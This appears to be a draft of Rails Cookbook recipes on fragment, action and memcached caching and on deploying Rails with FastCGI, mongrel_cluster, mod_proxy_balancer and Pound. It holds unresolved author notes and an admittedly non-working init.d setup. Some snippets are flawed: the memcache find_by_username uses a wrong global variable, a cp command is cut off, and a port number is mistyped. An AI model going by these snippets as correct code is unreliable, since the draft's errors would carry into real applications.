The solution stores two cache files in the cache directory on the file system specified by: `#{RAILS_ROOT}/public/frags`.

```
$ ls public/frags/localhost.3000/reports/show
report_one.cache report_two.cache
```

Notice the sub-directory that's created, named after the host and port number of the server. This can help distinguish fragments that may only differ by the sub-domain name (e.g. `rob.tupleshop.com/reports/show`, `tim.tupleshop.com/reports/show` would create two distinct cache files).

Like Rails session data storage, you have several options for how to store cached fragments. The solution demonstrates storing fragments on your file system in the directory specified. There are four storage options from which to choose from. Choose one based on the specifics of your deployment setup or whichever proves to be fastest. The options are:

#### *FileStore*

Keeps the fragments on disk in the `cache_path`, which works well for all types of environments and shares the fragments for all the web server processes running off the same application directory.

Fragments are stored on your file system in the specified `cache_path`.

```
ActionController::Base.fragment_cache_store =
:file_store, "/path/to/cache/directory"
```

#### *MemoryStore*

Fragments are stored in your system's memory. This is the default if no store is specified explicitly. This store won't work with Rails running under straight CGI, although if you're using CGI, you're probably not worried about performance. You should monitor how much memory each of your server processes is consuming. Running out of RAM will quickly kill performance.

```
ActionController::Base.fragment_cache_store = :memory_store
```

#### *DRbStore*

Fragments are stored in the memory of a separate, shared DRb (distributed Ruby) process. This store makes one cache available to all processes, but requires that you run and manage a separate DRb process.

```
ActionController::Base.fragment_cache_store =
:drb_store, "druby://localhost:9192"
```

#### *MemCacheStore*

Fragments are stored via the distributed memory object caching system, memcached. Requires the installation of a ruby memcache client library.

```
ActionController::Base.fragment_cache_store =
:mem_cache_store, "localhost"
```

### See Also

- 

<xi:include></xi:include>

## 12.7 Before Filtering Cached Pages with Action Caching

### Problem

Page caching is fast because cached content is served up directly by your web server. Rails is not involved with requests to page-cached content. The downside is that you can't invoke filters, such as authenticating user requests for restricted content. You're willing to give up some of the speed of page caching in order to invoke filters prior to serving cached content.

## Solution

Action caching is like page caching, but it involves Rails up until the point at which an action is rendered. Therefore, Rails has an opportunity to run filters run before the cached content is served. For example, you can cache the contents of an area of your site that should only be accessible to administrative users, such as sensitive reports.

The following Reports controller demonstrates how you could setup action caching alongside page caching, to allow filters to be run before the cached content is served:

```
class ReportsController < ApplicationController

 before_filter :authenticate, :except => :dashboard
 caches_page :dashboard
 caches_action :executive_salaries

 def dashboard
 end

 def executive_salaries
 end

 private
 def authenticate
 # authentication code here...
 end
end
```

In this example, the `authenticate` filter should run before every action except for `dashboard`, which contains public reporting that should be available to all users. The `executive_salaries` action, for example, requires authentication and therefore uses action caching. Passing the action name to the `caches_action` method makes this happen.

## Discussion

Internally, action caching uses fragment caching with the help of an around filter. So if you don't specify a fragment store, Rails defaults to using the `MemoryStore` fragment store. Alternatively, you can specify `FileStore` in `environment.rb` with:

```
ActionController::Base.fragment_cache_store =
 :file_store, %W(#{RAILS_ROOT}/public/fragment_cache)
```

Although both page caching and action caching cache the entire content of the response, action caching invokes Rails Action Pack, which allows for filters to run. Because of this, action caching will always be slower then page caching.

## See Also

- 

<xi:include></xi:include>

## 12.8 Speed up Data Access Times with Memcached

### Problem

Add stuff to solution's example to expire cached content explicitly. --RJO

In your deployment configuration you have one or more servers with extra resources--in the form of RAM--that's you'd like to leverage to speed up your application.

### Solution

Install memcached, a distributed memory object caching system, for quick access to data-like session information or cached content. Memcached can run on any server with excess RAM that you'd like to take advantage of. You run one or more instances of the memcached demon, and then set up a memcache client in your Rails application, letting you access resources stored in a distributed cache over the network.

To set up memcached, install it on the servers on which you want it running. For example:

```
$ apt-get install memcached
```

Then you'll need to install the Ruby memcache client. Install memcache-client with:

```
$ sudo gem install memcache-client
```

With a server and the client installed, you can start the server and establish communication between it and your application. For initial testing, you can start the server-side memcached daemon with:

```
$ /usr/bin/memcached -vv
```

The `-vv` option tells memcached to run with verbose output, printing client commands and responses to the screen as they happen.

Once you have a server running, you need to configure memcache-client to know which servers it can connect to, as well as various other options. Configure the client for use with your Rails application by adding the following lines (or something like them) to `environment.rb`:

`config/environment.rb`:

```
require 'memcache'
require 'memcache_util' # <-- makes Cache work. Cache rescues exceptions that MemCache raises

CACHE = MemCache.new :namespace => 'memcache_recipe', :readonly => false
CACHE.servers = 'www.tupleshop.com:11211'
```

Now, from the console, you can test the basic operations of the Cache object while watching the output of the demon running on your server. For example:

```
$ ruby script/console
Loading development environment.
>> Cache.put 'my_data', { :one => 111, :two => 222 }
```

```

=> true
>> Cache.get 'my_data'
=> {:one=>111, :two=>222}
>> Cache.delete 'my_data'
=> true
>> Cache.get 'my_data'
=> nil

```

Now you can start taking advantage of the speed of accessing data directly from RAM. The following `find_by_username` class method demonstrates a typical use of caching. It caches the results of an Active Record query:

```

class User < ActiveRecord::Base

 def self.find_by_username(username)
 user = Cache.get "user:#{$username}"
 unless user then
 user = super
 Cache.put "user:#{$username}", user
 end
 return user
 end
end

```

This method takes a username and checks to see if a user record already exists in the cache. If it does, it's stored locally in the local `user` variable. Otherwise the method attempts to fetch a user record from the database via `super`, which invokes the non-caching version of `find_by_username` from `ActiveRecord::Base`. The result is put into the cache with the key of "`user:<username>`", and the user record is returned. `nil` is returned if no user is found.

## Discussion

Memcached is most commonly used to reduce database lookups in dynamic web applications. It's used on high-traffic web sites such as LiveJournal, Slashdot, Wikipedia and others. If you are having performance problems and you have the option of adding more RAM to your cluster, or even a single server environment, you should experiment and decide if memcache is worth the setup and administrative overhead.

Rails comes with memcache support integrated into the framework. For example, you can set up Rails to use memcache as a your session store with the following configuration in `environment.rb`:

```

require "memcache"
require "memcache_util"

Rails::Initializer.run do |config|
 # ...
 config.action_controller.session_store = :mem_cache_store
 # ...
end

CACHE = MemCache.new :namespace => 'memcache_recipe', :readonly => false

```

```
CACHE.servers = 'www.tupleshop.com:11211'
ActionController::CgiRequest::DEFAULT_SESSION_OPTIONS.merge!({ 'cache' => CACHE })
```

The solution demonstrates how to set up customized access and storage routines within your application's model objects. If you call the solution's `find_by_username` method twice from the Rails console twice, you'll see results like this:

```
>> User.find_by_username('rorsini')
=> #<User:0x264d6a0 @attributes={"profile"=>"Author: Rails Cookbook",
"username"=>"rorsini", "lastname"=>"Orsini", "firstname"=>"Rob", "id"=>"1"}>
>> User.find_by_username('rorsini')
=> #<User:0x2648420 @attributes={"profile"=>"Author: Rails Cookbook",
"username"=>"rorsini", "id"=>"1", "firstname"=>"Rob", "lastname"=>"Orsini"}>
```

You get a User object each time, as expected. Watching your development logs shows what's happening with the database and memcache behind the scenes:

```
MemCache Get (0.017254) user:rorsini
User Columns (0.148472) SHOW FIELDS FROM users
User Load (0.011019) SELECT * FROM users WHERE (users.`username` = 'rorsini') LIMIT 1
MemCache Set (0.005070) user:rorsini

MemCache Get (0.008847) user:rorsini
```

As you can see, the first time `find_by_username` is called, a request is made to Active Record and the database is hit. Every subsequent request for that user will be returned directly from memcache, taking significantly less time and resources.

When you're ready to test memcached in your deployment environment, you will want to run each memcached server with more specific options about network addressing and the amount of RAM that each server should allocate. The following command starts memcached as a daemon running under the "root" user, using 2GB of memory, and listening on IP address 10.0.0.40, port 11211:

```
$ sudo /usr/bin/memcached -d -m 2048 -l 10.0.0.40 -p 11211
```

As you experiment with the setup that give you the best performance, you can decide how many servers you want to run and how much RAM each one will contribute. If you have more than one server, you configure Rails to use them all by passing an array to `CACHE.servers`. For example:

```
CACHE.servers = %w[r2.tupleshop.com:11211, c3po.tupleshop.com:11211]
```

The best way to decide whether memcache (or any other performance strategy) is right for your application is to benchmark each option in a structured, even scientific manner. With solid data about what performs best, you can decide whether something like memcache is worth the extra administrative overhead.

## See Also

-

<xi:include></xi:include>

## 12.9 Increasing Performance by Caching Post-Processed Content

### Problem

*Contributed by: Ben Bleything*

Your application allows users to enter content in a way that must be processed before output. You've determined that this is too slow and want to improve your application's performance by caching the result of processing the input.

### Solution

*Note: we'll be using Textile for this recipe, but the examples can easily be modified to use Markdown or other text processors.*

First, open the model that contains the Textile-formatted fields. Add two methods to your model to render the body when the object is saved. Here we're assuming that the field is called `body`. We'll be creating `body_raw` and `body_rendered` in a minute.

```
class TextilizedContent < ActiveRecord::Base
 # your existing model code here

 def before_save
 render
 end

 private
 def render
 self.body_rendered = RedCloth.new(self.body_raw).to_html
 end
end
```

Next, create a migration to update your table schema and process all of your existing records:

```
$ script/generate migration CacheTextProcessing
db/migrate/001_cache_text_processing.rb:

class CacheTextProcessing < ActiveRecord::Migration
 def self.up
 rename_column :textilized_contents, :body, :body_raw
 add_column :textilized_contents, :body_rendered, :text

 # saving the record re-renders it
 TextilizedContent.find(:all).each { |tc| tc.save}
 end

 def self.down
```

```
 rename_column :textilized_contents, :body_raw, :body
 remove_column :textilized_contents, :body_rendered
 end
end
```

Run your migration, which will cause all existing records to be updated:

```
$ rake db:migrate
```

Finally, update your views to output our new `body_rendered` field:

```
<%= @tc.body_rendered %>
```

## Discussion

Consider a blogging application. The blog author(s) might choose to format their posts using Textile, Markdown, or some other markup language. Before you output this to a browser, it needs to be rendered to HTML. Particularly in an on-demand application like a blog, the overhead of rendering content to HTML on every view can get very expensive.

Caching the rendered content allows you to dramatically lessen the overhead of rendering the post-processed content. Instead of rendering every time the page is viewed, which slows down the reader's experience, the content is rendered only when it is created or updated.

This technique can easily be modified to support multiple markup formats. Assuming you have a column in your database called `markup_format`, which stores the format, modify the `render` method in the model to use the proper renderer:

```
def render
 case self.markup_format
 when 'html'
 self.body_rendered = self.body_raw
 when 'textile'
 self.body_rendered = RedCloth.new(self.body_raw).to_html
 when 'markdown'
 self.body_rendered = BlueCloth.new(self.body_raw).to_html
 when 'myfancyformatter'
 self.body_rendered = MyFancyFormatter.convert_to_html(self.body_raw)
 end
end
```

There are other ways to alleviate the overhead of rendering content. See the other recipes in this chapter for more details.

## See Also

- 

`<xi:include></xi:include>`

## CHAPTER 13

# Hosting and Deployment

## 13.1 Introduction

from blog: rewrite. --RJO

It seems that the Rails deployment dilemma is finally getting the care that it desperately needed to make the whole situation less of a pain in the neck. For a while there, everyone was hanging on the edge of their seats, hoping that Apache developers would fix Apache's FastCGI interface that had fallen out of maintenance. While waiting for that, many people flocked to Lighttpd as a promising faster/lighter alternative to Apache that seemed to have its FastCGI interface under control. Meanwhile, development of an alternative to WEBrick was under way, by a guy named Zed Shaw, called Mongrel. It seems Zed just got fed up and decided to change the Rails deployment world with his own bare hands. This is good news for all of us and the best thing about Zed is how much he cares about getting a situation together that works for everyone. (Also, if you ever need help with Mongrel, Zed is always right there with the answer.) So, this seemingly simple little pure HTTP web server has turned out to be much more useful than anticipated. With the introduction of the mongrel\_cluster gem, serving Rails applications with a small pack of Mongrel processes and a load balancer is a snap.

## 13.2 Hosting Rails Using Apache 1.3 and mod\_fastcgi

### Problem

Contributed by: Evan Henshaw-Plath (rabble)

You need to deploy your rails application on a dedicated webserver that's running an older version of Apache (e.g., Apache 1.3).

### Solution

In the early days of Rails, Apache 1.3 and FastCGI were the standard environment for deploying a Rails application. If you're working with a legacy environment (e.g. you're still running Apache 1.3) this may still be a deployment option for you. To use this

recipe, you need to have a dedicated server with the ability to change your Apache configuration and add A modules.

Install the apache mod\_fastcgi module on your system. Debian makes it easy to add FastCGI to your server.

```
$ sudo apt-get install libapache-mod-fastcgi
```

Confirm that the fastcgi\_module is included and loaded in your apache configuration file.

*/etc/apache/modules.conf:*

```
LoadModule fastcgi_module /usr/lib/apache/1.3/mod_fastcgi.so
```

Set up your FastCGI configuration and direct your application's requests to the FastCGI handler.

*/etc/apache/httpd.conf:*

```
<IfModule mod_fastcgi.c>
 AddHandler fastcgi-script .fcgi
 FastCgiIpcDir /var/lib/apache/fastcgi

 # maxClassProcesses 5, 5 process max, per app
 # maxProcesses 20, 20 processes max (so 4 apps total right now)
 FastCgiConfig -maxClassProcesses 5 -maxProcesses 20 \
 -initial-env RAILS_ENV=production

</IfModule>
```

AddHandler specifies that requested files ending in .fcgi should be passed to the FastCGI module for processing. FastCGI uses a common directory for interprocess communication, which we set to */var/lib/apache/fastcgi*; it needs to be both readable and writable by the apache user. If the directory doesn't exist your FastCGI process will fail to run.

FastCGI does not offer a lot of configuration options. The primary tuning options are defining the maximum number of processes for a given script and the maximum for the whole server.

## Discussion

At one point, the standard rails application setup used Apache 1.3 with FastCGI. This is not the case anymore as there are a number of preferable deployment options, many of which involve Mongrel.

However, you may be in a situation where you have to deploy to Apache 1.3: you're not free to install another server. In this case, you can make it work for you. The setup is pretty simple and can work with decent performance. Things to watch out for are zombied FastCGI processes or processes whose memory consumption continues to grow.

## See Also

- For some [http://blog.duncandavidson.com/2005/12/real\\_lessons\\_fo.html](http://blog.duncandavidson.com/2005/12/real_lessons_fo.html)

<xi:include></xi:include>

## 13.3 Managing Multiple Mongrel Processes with mongrel\_cluster

### Problem

Your Rails application is being served by multiple Mongrel processes behind a load balancing reverse proxy. Currently, you are starting and stopping these individual process manually. You want an easier and more reliable way to deploy your application and manage these Mongrel processes.

### Solution

Use mongrel\_cluster to simplify the deployment of your Rails applicatoin using a cluster of mongrel servers. Install the mongrel\_cluster gem (and perhaps its prerequisite, mongrel) with

```
$ sudo gem install mongrel_cluster
Attempting local installation of 'mongrel_cluster'
Local gem file not found: mongrel_cluster*.gem
Attempting remote installation of 'mongrel_cluster'
Install required dependency mongrel? [Yn]
Select which gem to install for your platform (i486-linux)
1. mongrel 0.3.13.2 (mswin32)
2. mongrel 0.3.13.2 (ruby)
3. mongrel 0.3.13.1 (mswin32)
4. mongrel 0.3.13.1 (ruby)
5. mongrel 0.3.13 (mswin32)
6. mongrel 0.3.13 (ruby)
7. Cancel installation
> 2
Building native extensions. This could take a while...
ruby extconf.rb install mongrel_cluster
checking for main() in -lc... yes
creating Makefile

...
```

Mongrel\_cluster adds a few more options to the mongrel\_rails command. One of these options, `cluster::configure`, helps set up a configuration file that defines how each of your Mongrel process is to be started, including the user that the process runs as. It's a good idea to have a dedicated *mongrel* user and group for running these processes. Create a *mongrel* system user and group with your distribution's `adduser` and

*addgroup* commands. (See the *adduser* man page for the option required for creating system users.)

```
$ sudo adduser --system mongrel
```

The next step is to make sure this user has write access to your application, or minimally, the *log* directory. Assuming your "blog" application is in */var/www*, grant ownership on the entire application to the user "mongrel" (in the group "www-data") with:

```
$ sudo chown -R mongrel:www-data /var/www/blog
```

Now use *mongrel\_rails*'s *cluster::configure* option to define the specifics of how each process is to be run. Make sure to run this command from your project root.

```
$ sudo mongrel_rails cluster::configure -e production \
> -p 4000 -N 4 -c /var/www/blog -a 127.0.0.1 \
> --user mongrel --group www-data
```

The "-e" option specifies the environment under Rails should be run. "-p 4000" and "-N 4" tell *mongrel\_cluster* to create four process running on successive port numbers, starting with port 4000. The "-c" option specifies the path to the application you want this configuration applied to. "-a 127.0.0.1" binds each process to the localhost IP address. Finally, the mongrel user is specified as the owner of each process as a member of the "www" group. Running this command creates the following YAML file in your application's *config* directory:

*config/mongrel\_cluster.yml*:

```

user: mongrel
cwd: /var/www/blog
port: "4000"
environment: production
group: mongrel
address: 127.0.0.1
pid_file: log/mongrel.pid
servers: 4
```

With this configuration in place, you can start the cluster by issuing the following command from your application's root:

```
$ sudo mongrel_rails cluster::start
```

To stop the cluster (e.g. kill the processes), use:

```
$ sudo mongrel_rails cluster::stop
```

View additional cluster options added to the *mongrel\_rails* command by issuing it with no options:

```
$ mongrel_rails
** You have sendfile installed, will use that to serve files.
Usage: mongrel_rails <command> [options]
Available commands are:
```

```
- cluster::configure
- cluster::restart
- cluster::start
- cluster::stop
- restart
- start
- status
- stop
```

Each command takes `-h` as an option to get help.

## Discussion

Once you have your cluster up and running, you'll have four processes listening on ports 4000, 4001, 4002, and 4003. These process are all bound to the *localhost* address (127.0.0.1). The next step is to configure your load balancing reverse proxy solution to point to these processes.

Once your system is up and running you can experiment to find out how many mongrel processes give you the best performance, based on system resources and the load you expect for our application.

On a production system you'll almost certainly want to set your mongrel cluster to be restarted on system reboots. `mongrel_cluster` has a few scripts that make it easy to set up automatic restarts, although the details of doing so depend on the \*nix variant of your server. On a Debian GNU/Linux system, you would start by creating a directory in `/etc` where your system will look for the configuration of the service you're about to create. Within this directory, create a symbolic link to your application's `mongrel_cluster` configuration:

```
$ sudo mkdir /etc/mongrel_cluster
$ sudo ln -s /var/www/blog/config/mongrel_cluster.yml \
 /etc/mongrel_cluster/blog.yml
```

Copy the `mongrel_cluster` control script, from the *resources* directory of `mongrel_cluster` gem installation location, into `/etc/init.d`.

```
$ sudo cp /usr/lib/ruby/gems/1.8/gems/
>mongrel_cluster-0.2.0/resources/mongrel_cluster \
>
```

Finally, make sure the `mongrel_cluster` script in `init.d` is executable, and use `update-rc.d` to add Mongrel to the appropriate run levels. (You should see output as evidence of this service being registered for each system run level.)

```
$ sudo chmod +x /etc/init.d/mongrel_cluster
$ sudo update-rc.d mongrel_cluster defaults
 Adding system startup for /etc/init.d/mongrel_cluster ...
 /etc/rc0.d/K20mongrel_cluster -> ../init.d/mongrel_cluster
 /etc/rc1.d/K20mongrel_cluster -> ../init.d/mongrel_cluster
 /etc/rc6.d/K20mongrel_cluster -> ../init.d/mongrel_cluster
 /etc/rc2.d/S20mongrel_cluster -> ../init.d/mongrel_cluster
```

```
/etc/rc3.d/S20mongrel_cluster -> ../init.d/mongrel_cluster
/etc/rc4.d/S20mongrel_cluster -> ../init.d/mongrel_cluster
/etc/rc5.d/S20mongrel_cluster -> ../init.d/mongrel_cluster
```

But... but this isn't restarting when the system comes back up! Note to self: Fix this. --  
RJO

## See Also

- 

<xi:include></xi:include>

## 13.4 Hosting Rails with Apache 2.2, mod\_proxy\_balancer, and Mongrel

### Problem

You want to run the latest stable version of Apache (currently 2.2.2) to serve your Rails application. For performance reasons you want to incorporate some kind of load balancing. Because of financial limitations, or just preference, you're willing to go with a software-based load balancer.

### Solution

Use the latest version of Apache (currently 2.2.2) along with the mod\_proxy\_balancer module, and proxy requests to a cluster of Mongrel processes running on a single server, or on several physical servers. Start by downloading the latest version of Apache from a local mirror and unpacking it into your local source directory. (See <http://httpd.apache.org/download.cgi> for details.)

```
$ cd /usr/local/src
$ wget http://www.ip97.com/apache.org/httpd/httpd-2.2.2.tar.gz
$ tar xvzf httpd-2.2.2.tar.gz
$ cd httpd-2.2.2
```

A useful convention when installing Apache (or any software where you anticipate working with different versions) is to create an installation directory named after the Apache version, and then create symbolic links to the commands in the *bin* directory of the version you are currently using. Another timesaver is to create a build script in each Apache source directory; this script should contain the specifics of the configure command that you used to build Apache. This script allows you to recompile quickly and also serves as a reminder of what options were used for your most recent Apache build.

To enable proxying of HTTP traffic, install mod\_proxy and mod\_proxy\_http. For load balancing, install mod\_proxy\_balancer. For flexibility, you can choose to compile these modules as shared objects (DSOs) by using the option `--enable-module=shared`. This

allows you to load or unload these modules at runtime. Here's an example of a build script:

```
/usr/local/src/httpd-2.2.2/1-BUILD.sh:
#!/bin/sh

. /configure --prefix=/usr/local/www/apache2.2.2 \
 --enable-proxy=shared \
 --enable-proxy_http=shared \
 --enable-proxy-balancer=shared
```

Remember to make this script executable:

```
$ chmod +x 1-BUILD.sh
```

Make sure that the directory used with the `prefix` option exists (`/usr/local/www/apache2.2.2` in this case). Then proceed with building Apache by running this script. When configuration finishes, run `make` and `make install`.

```
$./1-BUILD.sh
$ make
$ sudo make install
```

Once Apache is compiled and installed, you configure it by editing the `conf/httpd.conf` file. First, make sure the modules you enabled during the build are loaded when apache starts. Do this by adding the following to your `httpd.conf` (The comments in this file make it clear where these directives go if you're unsure):

```
/usr/local/www/apache2.2.2/conf/httpd.conf:
```

```
LoadModule proxy_module modules/mod_proxy.so
LoadModule proxy_http_module modules/mod_proxy_http.so
LoadModule proxy_balancer_module modules/mod_proxy_balancer.so
```

You'll need to define a balancer cluster directive that lists the members that will share the load with each other. In this example, the cluster is named "blogcluster", and consists of four processes, all running on the local host but listening on different ports (4000 through 4003). To specify a member, specify its URL and port number.

```
<Proxy balancer://blogcluster>
 # cluster members
 BalancerMember http://127.0.0.1:4000
 BalancerMember http://127.0.0.1:4001
 BalancerMember http://127.0.0.1:4002
 BalancerMember http://127.0.0.1:4003
</Proxy>
```

Note that the members of the cluster may be on different servers, as long as the IP/PORt address is available from the server hosting Apache.

Next, create a `VirtualHost` directive that contains `ProxyPass` directives to forward incoming requests to the `blogcluster` balancer cluster.

```
ExtendedStatus On
<Location /server-status>
```

```

 SetHandler server-status
</Location>

<Location /balancer-manager>
 SetHandler balancer-manager
</Location>

<VirtualHost *:80>
 ServerName blog

 ProxyRequests Off

 ProxyPass /balancer-manager !
 ProxyPass /server-status !
 ProxyPass / balancer://blogcluster/
 ProxyPassReverse / balancer://blogcluster/
</VirtualHost>
```

The two optional `Location` directives provide some status information about the server, as well as a management page for the cluster. To access these status pages without the `ProxyPass` catchall ("") attempting to forward these requests to the Mongrel cluster, use a "!" after the path to indicate that these are exceptions to the proxying rules (these rules also need to be defined before the "/" catchall).

Now configure the mongrel cluster We can do that with one command; the following command creates a configuration for a four-server cluster, listening on consecutive ports starting with port 4000:

```
$ mongrel_rails cluster::configure -e production -p 4000 -N 4 \
> -c /var/www/blog -a 127.0.0.1
```

This command generates the following Mongrel cluster configuration file:  
*config/mongrel\_cluster.yml*:

```

 cwd: /var/www/blog
 port: "4000"
 environment: production
 address: 127.0.0.1
 pid_file: log/mongrel.pid
 servers: 4
```

Start up the Mongrel cluster with

```
$ mongrel_rails cluster::start
```

Start Apache with

```
$ sudo /usr/local/www/apache2.2.2/apachectl start
```

Once you have Apache running, test it from a browser or view the balancer-manager to verify that you have configured your cluster as expected and that the status of each node is "Ok."

## Discussion

The balancer-manager is a web-based control center for your cluster. You can disable and re-enable cluster nodes or adjusts the load factor to allow more or less traffic to specific nodes. Figure 13.1 shows a summary of the status of the cluster configured in the solution.

While the balancer-manager and server-status utilities are informative for site administrators, the same information can be used against you if they are publicly available. It's best to disable or restrict access to these services in a production environment.

To restrict access to balancer-manager and server-status to a list of IP addresses or a network range, modify the location directives for each service to include network access control (using mod\_access).

```
<Location /server-status>
 SetHandler server-status
 Order Deny,Allow
 Deny from all
 # allow requests from localhost and one other IP
 Allow from 127.0.0.1, 192.168.0.50
</Location>

<Location /balancer-manager>
 SetHandler balancer-manager
 Order Deny,Allow
 Deny from all
 # allow requests from an IP range
 Allow from 192.168.0
</Location>
```

## See Also

- See the Apache 2.2 documentation for mod\_proxy\_balancer: [http://httpd.apache.org/docs/2.2/mod/mod\\_proxy\\_balancer.html](http://httpd.apache.org/docs/2.2/mod/mod_proxy_balancer.html).

<xi:include></xi:include>

## 13.5 Deploying Rails with Pound in Front of Mongrel, Lighttpd, and Apache

### Problem

You have a cluster of Mongrel processes serving your Rails application and you want a light-weight, yet powerful software load balancing solution for directing requests to the cluster. The load balancer also needs to be able to route requests to other web servers you have running, such as Lighttd and Apache.

The screenshot shows a Firefox browser window titled "Balancer Manager - Firefox". The address bar displays the URL "http://maple/balancer-manager". The main content area is titled "Load Balancer Manager for maple". It provides server information: "Server Version: Apache/2.2.2 (Unix)" and "Server Built: Jun 22 2006 15:40:42". Below this, there are two sections for "LoadBalancer Status".

**LoadBalancer Status for [balancer://blogcluster](#)**

StickySession	Timeout	FailoverAttempts	Method
0	3		byrequests

**Worker URL Route RouteRedir Factor Status**

<a href="#">http://127.0.0.1:4000</a>		1	Ok
<a href="#">http://127.0.0.1:4001</a>		1	Ok
<a href="#">http://127.0.0.1:4002</a>		1	Ok
<a href="#">http://127.0.0.1:4003</a>		1	Ok

**LoadBalancer Status for [balancer://blogcluster](#)**

StickySession	Timeout	FailoverAttempts	Method
0	0		byrequests

**Worker URL Route RouteRedir Factor Status**

Done				<input checked="" type="checkbox"/>
------	--	--	--	-------------------------------------

Figure 13.1. Apache's Balancer Manager cluster administration page.

## Solution

For a light-weight and flexible software load balancing, use Pound.

One prerequisite of Pound is PCRE (Perl Compatible Regular Expression). This package lets you use advanced regular expressions for matching properties of incoming requests. Download, configure, and install PCRE.

```
$ wget ftp://ftp.csx.cam.ac.uk/pub/software/programming/pcre/\
> pcre-5.0.tar.gz
$ tar xvzf pcre-5.0.tar.gz
$ cd pcre-5.0
$./configure
$ make
$ sudo make install
```

Now get and install the latest stable version of Pound with:

```
$ tar xvzf Pound-2.0.9.tgz
$ cd Pound-2.0.9
$./configure
$ make
$ sudo make install
```

On a Debian GNU/Linux system, use *apt* to get and install Pound. (The benefit of using a packaged version is that you get an init script automatically installed on your system.)

```
$ apt-get install pound
```

The number of ways in which you can configure Pound is limitless. What Pound is good at, in addition to load balancing, is allowing a number of different web servers to exist together in the same server environment. The following configuration file sets Pound up to listen on port 80, and forwards various requests to three different backend web servers using service directives. Each of these directives handles a subset of requests based on matching text patterns in the request.

*/etc/pound/pound.cfg*:

```
User "www-data"
Group "www-data"
LogLevel 2
Alive 30

ListenHTTP
 Address 69.12.146.109
 Port 80
End

Forward requests for www to Apache
Service
 HeadRequire "Host:.*www.tupleshop.com.*"
 BackEnd
 Address 127.0.0.1
 Port 8080
 End
Session
```

```

 Type BASIC
 TTL 300
 End
End

Forward requests Quicktime movies to Lighttpd
Service
 URL ".*.mov"
 BackEnd
 Address 127.0.0.1
 Port 8081
 End
 Session
 Type BASIC
 TTL 300
 End
End

Handle all remaining requests with Mongrel
Service
 # Catch All
 BackEnd
 Address 127.0.0.1
 Port 9000
 End
 BackEnd
 Address 127.0.0.1
 Port 9001
 End
 Session
 Type BASIC
 TTL 300
 End
End

```

This configuration is set up to pass requests back to Apache (listening on port 8080), Lighttpd (listenting on port 80881), and a small Mongrel cluster (listening on ports 9000 and 9001).

On some systems, including Debian GNU/Linux, you'll need to modify the following file (setting "startup" equal to 1):

*/etc/default/pound:*

**startup=1**

Start Pound using its init.d script.

**\$ sudo /etc/init.d/pound start**

With Pound up and running you can test it simply by passing requests to the port it's listening on. If Pound is routing requests to a back-end service that is not running or misconfigured, you'll get an HTTP 503 error. In this case, try to access the problem service directly to rule out your Pound configuration as the cause of the problem.

## Discussion

Pound is a very fast and stable software loadbalancer that can sit out in front of Lighttpd, a pack of Mongrels, or any other web servers waiting to process and respond to requests. Because of the way Pound handles headers, the correct value of `request.remote_ip` is preserved by the time the request is received by Rails. This is not the case when Pound is configured behind another web server, such as Lighttpd. Keep this in mind when you decide exactly how your servers are organized.

Before beginning to set up an even moderately complex deployment configuration, it helps to have documented plan of how your services are to interact. For this kind of planning, nothing beats a clearly labeled network diagram, such as Figure 13.2.

The Pound configuration file in the solution contains three types of directives: global, listener, and service. The global directives specify the user and group that the Pound is to run under. The log level states how much logging we want pound to send to syslog, if any. Loglevel takes the following values:

- 0 – for no logging
- 1 – (default) for regular logging
- 2 – for extended logging (show chosen back end server as well)
- 3 – for Apache-like format (Common Log Format with Virtual Host)
- 4 – (same as 3 but without the virtual host information)

The listener directive, ListenHTTP, specifies the IP address and port that Pound is to listen for quests from (you'll want a real address here).

The remainder of the configuration file contains service directives that define what back end servers handle different types of requests. The first Service directive states that anything with a Host header containing `www.tupleshop.com` should be routed to port 8080 of the localhost address (127.0.0.1). In this case Apache, running PHP (among other things), is listening on port 8080, waiting to handle whatever requests Pound passes to it. (Note: There's no reason this IP address couldn't be on another physical server, but in this case all three web servers are on the same box.) The next Service directive uses URL `"..mov"`\* to match requests for quicktime movie files. For performance reasons, we want Lighttpd to handle these requests. So while a request for `http://blog.tupleshop.com` would be handled by the Mongrel cluster, a request for `http://blog.tupleshop.com/zefrank.mov` would never make it to Mongrel and would instead be served by Lighttpd. The location of .mov files on the server is pretty much irrelevant here—they can be anywhere as long as Lighttpd knows where to find them. The final Service directive effectively serves as a catch-all because it's the last one in the file, and because there is no URL or Header matching criteria defined. This is the one doing actual load balancing to the Mongrel processes. In this case there are two Mongrel processes listening on ports 9000 and 9001, on the local IP address.

